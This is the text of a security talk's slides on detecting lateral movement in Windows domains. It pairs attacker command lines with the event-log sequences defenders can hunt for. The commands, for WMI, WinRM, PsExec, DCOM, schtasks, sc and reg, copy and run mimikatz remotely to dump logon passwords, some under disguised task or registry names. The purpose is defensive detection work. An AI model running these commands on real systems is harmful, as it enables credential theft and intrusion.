Hunting Lateral Movement in
Windows Infrastructure
Teymur Kheirkhabarov
Who Am I
• Senior SOC Analyst @Kaspersky Lab
• SibSAU (Krasnoyarsk) graduate
• Ex- Infosec dept. head
• Ex- Infosec admin
• Ex- System admin
• Twitter @HeirhabarovT
• www.linkedin.com/in/teymur-kheirkhabarov-73490867/

What we’re going to talk about
• Different ways to launch executables remotely by using
compromised credentials and operating system
functionality;
• How to detect remotely launched executables with
Windows Event and Sysmon logs.

Remote file copy over SMB
• Copy to autostart locations for execution on login or boot
• Copy to different locations for further execution via WMI,
WinRM, Powershell Remoting, Task Scheduler, Service…
• Programmatically
• Using Explorer
• Using standard console tools:
• robocopy C:tools pc0002ADMIN$userspublic mimikatz.exe
• powershell Copy-Item -Path mimikatz.exe -Destination pc0002C$userspublic
• cmd /c "copy mimikatz.exe pc0002C$userspublic"
• xcopy mimikatz.exe pc0002C$ProgramDataMicrosoftWindowsStart
MenuProgramsStartup
How
• TCP/455 port is accessible on remote host
• Administrative shares are enabled on remote host
Requirements & limitations

Remote File Copy over SMB – events
sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. Administrative
share access
(Windows EID
5140/5145)
E4. File object access
with WriteData or
AddFile rights (Windows
EID 4663) – if audit and
SACL were configured

Remote File Copy over SMB – the most
interesting events

Hunting: search for administrative shares
connections

Windows File Auditing
https://www.malwarearchaeology.com/s/Windows-
File-Auditing-Cheat-Sheet-ver-Oct-2016.pdf

Hunting: search for file creation/changes
in autostart locations
Remote execution via WMI
• Programmatically
• Using standard tools:
• wmic /node:pc0002 process call create "cmd /c C:UsersPublicmimikatz.exe
privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt"
• powershell Invoke-WmiMethod -ComputerName pc0002 -Class Win32_Process -
Name Create -ArgumentList '"cmd /c C:UsersPublicmimikatz.exe
privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt"'
• powershell -command "&{$process =
[WMICLASS]'pc0002ROOTCIMV2:win32_process'; $process.Create('calc.exe');
}"
• powershell -command "&{$process = get-wmiobject -query 'SELECT * FROM
Meta_Class WHERE __Class = "Win32_Process"' -namespace 'rootcimv2' -
computername pc0002; $process.Create( 'notepad.exe' );}"
How
• TCP/135 port is accessible on remote host
• RPC dynamic port range is accessible on remote host
Requirements & limitations

Remote execution via WMI – events
sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. WmiPrvSE.exe
starts payload file
(Sysmon EID 1)

Remote execution via WMI – the most
interesting events

Remote execution via WinRM
• Programmatically
• Using Windows Remote Shell (WinRS) tool:
• winrs -r:pc0002.test.local C:UsersPublicmimikatz.exe privilege::debug
sekurlsa::logonpasswords exit
• winrs -r:pc0002.test.local -u:dadmin C:UsersPublicmimikatz.exe
privilege::debug sekurlsa::logonpasswords exit
How
• WinRM is enabled on remote host (disabled by default on
client Windows versions)
• TCP/5985 (TCP/5986) port is accessible on remote host
Requirements & limitations

Remote execution via WinRM – events
sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. svchost.exe
starts WinrsHost.exe
(Sysmon EID 1)
E4. WinrsHost.exe
starts payload file
(Sysmon EID 1)

Remote execution via WinRM – the most
interesting events

Remote execution via Powershell Remoting
• Powershell scripts
• Powershell Invoke-Command cmdlet:
• powershell Invoke-Command -ComputerName pc0002.test.local -ScriptBlock
{cmd /c C:UsersPublicmimikatz.exe privilege::debug
sekurlsa::logonpasswords exit >>
C:UsersPublicpc0002_mimikatz_output.txt }
• powershell Invoke-Command -ComputerName pc0002.test.local -credential
TESTdadmin -ScriptBlock {cmd /c C:UsersPublicmimikatz.exe
privilege::debug sekurlsa::logonpasswords exit >>
C:UsersPublicpc0002_mimikatz_output.txt }
How
• WinRM is enabled on remote host (disabled by default on
client Windows versions)
• TCP/5985 (TCP/5986) port is accessible on remote host
Requirements & limitations

Remote execution via Powershell Remoting
– events sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. svchost.exe
starts
wsmprovhost.exe
(Sysmon EID 1)
E4.
wsmprovhost.exe
starts payload file
(Sysmon EID 1)

Remote execution via Powershell Remoting
– the most interesting events
Remote execution via MMC20.Application
COM
How
• Programmatically
• Using powershell:
powershell -command
"&{$com=[activator]::CreateInstance([type]::GetTypeFromProgID('MMC20.Appli
cation','pc0002.test.local'));
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,'/c
C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >>
C:UsersPublicpc0002_mimikatz_output.txt','7')}"
Requirements & limitations
• TCP/135 port is accessible on remote host
• RPC dynamic port range is accessible on remote host
https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. svchost.exe
starts mmc.exe
(Sysmon EID 1)
E4. mmc.exe starts
payload file (Sysmon
EID 1)
Remote execution via MMC20.Application
COM – events sequence on destination side

Remote execution via MMC20.Application
COM – the most interesting events

Remote execution via PsExec (& clones, e.g.
PaExec)
• PsExex:
• psexec.exe pc0002 -c mimikatz.exe privilege::debug
sekurlsa::logonpasswords exit
• PaExec:
• paexec.exe pc0002 -c mimikatz.exe privilege::debug
sekurlsa::logonpasswords exit
How
• ADMIN$ administrative share is enabled on remote host
• TCP/445 port is accessible on remote host
Requirements & limitations

E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. Copying
PSEXESVC.exe to
ADMIN$ (Windows
EID 5140/5145)
E4. psexesvc service
is installed and
started (Windows
EID 7045/7036)
Remote execution via PsExec (& clones) –
events sequence on destination side
E5. psexesvc.exe is
started by
services.exe
(Sysmon EID 1)
E6. psexesvc.exe
starts payload file
(Sysmon EID 1)
E7. Interaction with
payload
stdin/stdout/stderr
via SMB pipes
(Windows EID 5145)


Remote execution via PsExec (& clones) –
the most interesting events


Hunting: search for PsExec (& clones)
artifacts – services
Hunting: search for PsExec (& clones)
artifacts – access to pipes
Remote execution via PsExec (& clones) –
the most interesting events

Hunting: search for executions in network
logon sessions (WinRM, WMI, PsExec,
Powershell Remoting, MMC20 COM)
Remote execution via ShellWindows COM
How
• Programmatically
• Using powershell:
powershell -command "&{$obj =
[activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-
A442-00A0C90A8F39','pc0002'));
$obj.item().Document.Application.ShellExecute('cmd.exe','/c
calc.exe','C:WindowsSystem32',$null,0)}"
Requirements & limitations
• TCP/135 port is accessible on remote host
• RPC dynamic port range is accessible on remote host
https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
Remote execution via
ShellBrowserWindow COM
How
• Programmatically
• Using powershell:
powershell -command "&{$obj =
[activator]::CreateInstance([Type]::GetTypeFromCLSID('C08AFD90-F2A1-11D1-
8455-00A0C91F3880','pc0002'));
$obj.Document.Application.ShellExecute('cmd.exe','/c
calc.exe','C:WindowsSystem32',$null,0)}"
Requirements & limitations
• TCP/135 port is accessible on remote host
• RPC dynamic port range is accessible on remote host
• Doesn’t work for Windows 7 destination
https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/

E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
Remote execution via ShellWindows or
ShellBrowserWindow COM – events sequence
on destination side
E3. explorer.exe
starts payload file in
current session
(Sysmon EID 1)

Remote execution via via ShellWindows
or ShellBrowserWindow COM – how to
detect???
Payload file is executed in the
session of the current active
user

Remote execution via Scheduled Tasks
• Programmatically
• Standard command line tools:
• at 172.16.205.14 3:55 C:UsersPublicmimikatz.exe privilege::debug
sekurlsa::logonpasswords exit >> win_mimikatz_output.txt
• schtasks /create /S pc0002 /SC ONCE /ST 00:57:00 /TN "Adobe Update" /TR
"cmd.exe /c C:userspublicmimikatz.exe privilege::debug
sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt"
How
• TCP/135 port and RPC dynamic port range are accessible
on remote host (in case of Schtasks usage)
• TCP/445 port is accessible on remote host (in case of AT
usage)
Requirements & limitations

Remote execution via Scheduled Tasks –
events sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. Access to atsvc
SMB Pipe (Windows
EID 5145) – in case
of at.exe usage
E6. taskeng.exe
starts payload file
(Sysmon EID 1)
E4. Scheduled task is
created or updated
(Windows EID
4698/4702)
E5. Task is triggered.
svchost.exe starts
taskeng.exe (Sysmon
EID 1)
Also there are some interesting event in Microsoft-Windows-TaskScheduler/Operational
event log


Remote execution via Scheduled Tasks –
the most interesting events

Hunting: search for remotely created or
updated scheduler tasks
Remote execution via Scheduled Tasks –
the most interesting events

Hunting: search for ATSVC pipe
connections
Remote execution via Services
• Programmatically
• Standard command line tool:
• sc pc0002 create "Remote service" binPath= "cmd /c
C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit
>> C:UsersPublicresult.txt"
sc pc0002 start "Remote service"
sc pc0002 delete »Remote service"
How
• TCP/135 port is accessible on remote host
• RPC dynamic port range is accessible on remote host
Requirements & limitations

Remote execution via Services – events
sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. New service is
installed (Windows
EID 7045/4697)
E4. Start command is
sent to installed
service. services.exe
starts payload file
(Sysmon EID 1)
E5. A timeout is
reached (Windows
EID 7009)
E6. Failure while
trying to start
service (Windows
EID 7000)

Remote execution via Services – the most
interesting events

Hunting: search for remotely created
services
Remote registry
How
• Programmatically
• Using powershell or reg:
• reg add
pc0002HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun /f /v
GoogleUpdater /t REG_SZ /d "cmd /c C:UsersPublicmimikatz.exe
privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt"
• powershell -command
"&{$reg=[Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey("LocalMachin
e", "pc0002");
$key=$reg.OpenSubKey("SOFTWAREMicrosoftWindowsCurrentVersionRu
n",$True); $key.SetValue("GoogleUpdater","calc.exe");}"
Requirements & limitations
• TCP/445 port is accessible on remote host
• Remote Registry service is enabled on remote host

Remote registry – events sequence on
destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)

E3. WINREG pipe
access (Windows EID
5145)


E4. Registry value is
modified (Windows EID
4657) – if audit and
SACL were configured
Remote Registry – the most interesting
events
Hunting: search for WINREG pipe
connections
Windows Registry Auditing
https://www.malwarearchaeology.com/s/Windows-
Registry-Auditing-Cheat-Sheet-ver-Oct-2016.pdf

Hunting: search for changes in autostart
registry keys

Remote WMI subscriptions creation
Remote WMI subscriptions creation –
events sequence on destination side
E2. Special privileges
assigned to new
logon (Windows EID
4672)
E1. Network Logon
(Windows EID 4624)
E3. Writing to WMI
Namespace (Windows
EID 4662) – if audit and
SACL were configured

WMI Namespaces Auditing

Remote WMI subscriptions creation – the
most interesting events

Hunting Lateral Movement in Windows Infrastructure

  • 1.
    Hunting Lateral Movementin Windows Infrastructure Teymur Kheirkhabarov
  • 2.
    Who Am I •Senior SOC Analyst @Kaspersky Lab • SibSAU (Krasnoyarsk) graduate • Ex- Infosec dept. head • Ex- Infosec admin • Ex- System admin • Twitter @HeirhabarovT • www.linkedin.com/in/teymur-kheirkhabarov-73490867/
  • 3.
    What we’re goingto talk about • Different ways to launch executables remotely by using compromised credentials and operating system functionality; • How to detect remotely launched executables with Windows Event and Sysmon logs.
  • 4.
    Remote file copyover SMB • Copy to autostart locations for execution on login or boot • Copy to different locations for further execution via WMI, WinRM, Powershell Remoting, Task Scheduler, Service… • Programmatically • Using Explorer • Using standard console tools: • robocopy C:tools pc0002ADMIN$userspublic mimikatz.exe • powershell Copy-Item -Path mimikatz.exe -Destination pc0002C$userspublic • cmd /c "copy mimikatz.exe pc0002C$userspublic" • xcopy mimikatz.exe pc0002C$ProgramDataMicrosoftWindowsStart MenuProgramsStartup How • TCP/455 port is accessible on remote host • Administrative shares are enabled on remote host Requirements & limitations
  • 5.
    Remote File Copyover SMB – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. Administrative share access (Windows EID 5140/5145) E4. File object access with WriteData or AddFile rights (Windows EID 4663) – if audit and SACL were configured
  • 6.
    Remote File Copyover SMB – the most interesting events
  • 7.
    Hunting: search foradministrative shares connections
  • 8.
  • 9.
    Hunting: search forfile creation/changes in autostart locations
  • 10.
    Remote execution viaWMI • Programmatically • Using standard tools: • wmic /node:pc0002 process call create "cmd /c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt" • powershell Invoke-WmiMethod -ComputerName pc0002 -Class Win32_Process - Name Create -ArgumentList '"cmd /c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt"' • powershell -command "&{$process = [WMICLASS]'pc0002ROOTCIMV2:win32_process'; $process.Create('calc.exe'); }" • powershell -command "&{$process = get-wmiobject -query 'SELECT * FROM Meta_Class WHERE __Class = "Win32_Process"' -namespace 'rootcimv2' - computername pc0002; $process.Create( 'notepad.exe' );}" How • TCP/135 port is accessible on remote host • RPC dynamic port range is accessible on remote host Requirements & limitations
  • 11.
    Remote execution viaWMI – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. WmiPrvSE.exe starts payload file (Sysmon EID 1)
  • 12.
    Remote execution viaWMI – the most interesting events
  • 13.
    Remote execution viaWinRM • Programmatically • Using Windows Remote Shell (WinRS) tool: • winrs -r:pc0002.test.local C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit • winrs -r:pc0002.test.local -u:dadmin C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit How • WinRM is enabled on remote host (disabled by default on client Windows versions) • TCP/5985 (TCP/5986) port is accessible on remote host Requirements & limitations
  • 14.
    Remote execution viaWinRM – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. svchost.exe starts WinrsHost.exe (Sysmon EID 1) E4. WinrsHost.exe starts payload file (Sysmon EID 1)
  • 15.
    Remote execution viaWinRM – the most interesting events
  • 16.
    Remote execution viaPowershell Remoting • Powershell scripts • Powershell Invoke-Command cmdlet: • powershell Invoke-Command -ComputerName pc0002.test.local -ScriptBlock {cmd /c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicpc0002_mimikatz_output.txt } • powershell Invoke-Command -ComputerName pc0002.test.local -credential TESTdadmin -ScriptBlock {cmd /c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicpc0002_mimikatz_output.txt } How • WinRM is enabled on remote host (disabled by default on client Windows versions) • TCP/5985 (TCP/5986) port is accessible on remote host Requirements & limitations
  • 17.
    Remote execution viaPowershell Remoting – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. svchost.exe starts wsmprovhost.exe (Sysmon EID 1) E4. wsmprovhost.exe starts payload file (Sysmon EID 1)
  • 18.
    Remote execution viaPowershell Remoting – the most interesting events
  • 19.
    Remote execution viaMMC20.Application COM How • Programmatically • Using powershell: powershell -command "&{$com=[activator]::CreateInstance([type]::GetTypeFromProgID('MMC20.Appli cation','pc0002.test.local')); $com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,'/c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicpc0002_mimikatz_output.txt','7')}" Requirements & limitations • TCP/135 port is accessible on remote host • RPC dynamic port range is accessible on remote host https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
  • 20.
    E2. Special privileges assignedto new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. svchost.exe starts mmc.exe (Sysmon EID 1) E4. mmc.exe starts payload file (Sysmon EID 1) Remote execution via MMC20.Application COM – events sequence on destination side
  • 21.
    Remote execution viaMMC20.Application COM – the most interesting events
  • 22.
    Remote execution viaPsExec (& clones, e.g. PaExec) • PsExex: • psexec.exe pc0002 -c mimikatz.exe privilege::debug sekurlsa::logonpasswords exit • PaExec: • paexec.exe pc0002 -c mimikatz.exe privilege::debug sekurlsa::logonpasswords exit How • ADMIN$ administrative share is enabled on remote host • TCP/445 port is accessible on remote host Requirements & limitations
  • 23.
    E2. Special privileges assignedto new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. Copying PSEXESVC.exe to ADMIN$ (Windows EID 5140/5145) E4. psexesvc service is installed and started (Windows EID 7045/7036) Remote execution via PsExec (& clones) – events sequence on destination side E5. psexesvc.exe is started by services.exe (Sysmon EID 1) E6. psexesvc.exe starts payload file (Sysmon EID 1) E7. Interaction with payload stdin/stdout/stderr via SMB pipes (Windows EID 5145)
  • 24.
    Remote execution viaPsExec (& clones) – the most interesting events
  • 25.
    Hunting: search forPsExec (& clones) artifacts – services
  • 26.
    Hunting: search forPsExec (& clones) artifacts – access to pipes
  • 27.
    Remote execution viaPsExec (& clones) – the most interesting events
  • 28.
    Hunting: search forexecutions in network logon sessions (WinRM, WMI, PsExec, Powershell Remoting, MMC20 COM)
  • 29.
    Remote execution viaShellWindows COM How • Programmatically • Using powershell: powershell -command "&{$obj = [activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF- A442-00A0C90A8F39','pc0002')); $obj.item().Document.Application.ShellExecute('cmd.exe','/c calc.exe','C:WindowsSystem32',$null,0)}" Requirements & limitations • TCP/135 port is accessible on remote host • RPC dynamic port range is accessible on remote host https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
  • 30.
    Remote execution via ShellBrowserWindowCOM How • Programmatically • Using powershell: powershell -command "&{$obj = [activator]::CreateInstance([Type]::GetTypeFromCLSID('C08AFD90-F2A1-11D1- 8455-00A0C91F3880','pc0002')); $obj.Document.Application.ShellExecute('cmd.exe','/c calc.exe','C:WindowsSystem32',$null,0)}" Requirements & limitations • TCP/135 port is accessible on remote host • RPC dynamic port range is accessible on remote host • Doesn’t work for Windows 7 destination https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
  • 31.
    E2. Special privileges assignedto new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) Remote execution via ShellWindows or ShellBrowserWindow COM – events sequence on destination side E3. explorer.exe starts payload file in current session (Sysmon EID 1)
  • 32.
    Remote execution viavia ShellWindows or ShellBrowserWindow COM – how to detect??? Payload file is executed in the session of the current active user
  • 33.
    Remote execution viaScheduled Tasks • Programmatically • Standard command line tools: • at 172.16.205.14 3:55 C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> win_mimikatz_output.txt • schtasks /create /S pc0002 /SC ONCE /ST 00:57:00 /TN "Adobe Update" /TR "cmd.exe /c C:userspublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt" How • TCP/135 port and RPC dynamic port range are accessible on remote host (in case of Schtasks usage) • TCP/445 port is accessible on remote host (in case of AT usage) Requirements & limitations
  • 34.
    Remote execution viaScheduled Tasks – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. Access to atsvc SMB Pipe (Windows EID 5145) – in case of at.exe usage E6. taskeng.exe starts payload file (Sysmon EID 1) E4. Scheduled task is created or updated (Windows EID 4698/4702) E5. Task is triggered. svchost.exe starts taskeng.exe (Sysmon EID 1) Also there are some interesting event in Microsoft-Windows-TaskScheduler/Operational event log
  • 35.
    Remote execution viaScheduled Tasks – the most interesting events
  • 36.
    Hunting: search forremotely created or updated scheduler tasks
  • 37.
    Remote execution viaScheduled Tasks – the most interesting events
  • 38.
    Hunting: search forATSVC pipe connections
  • 39.
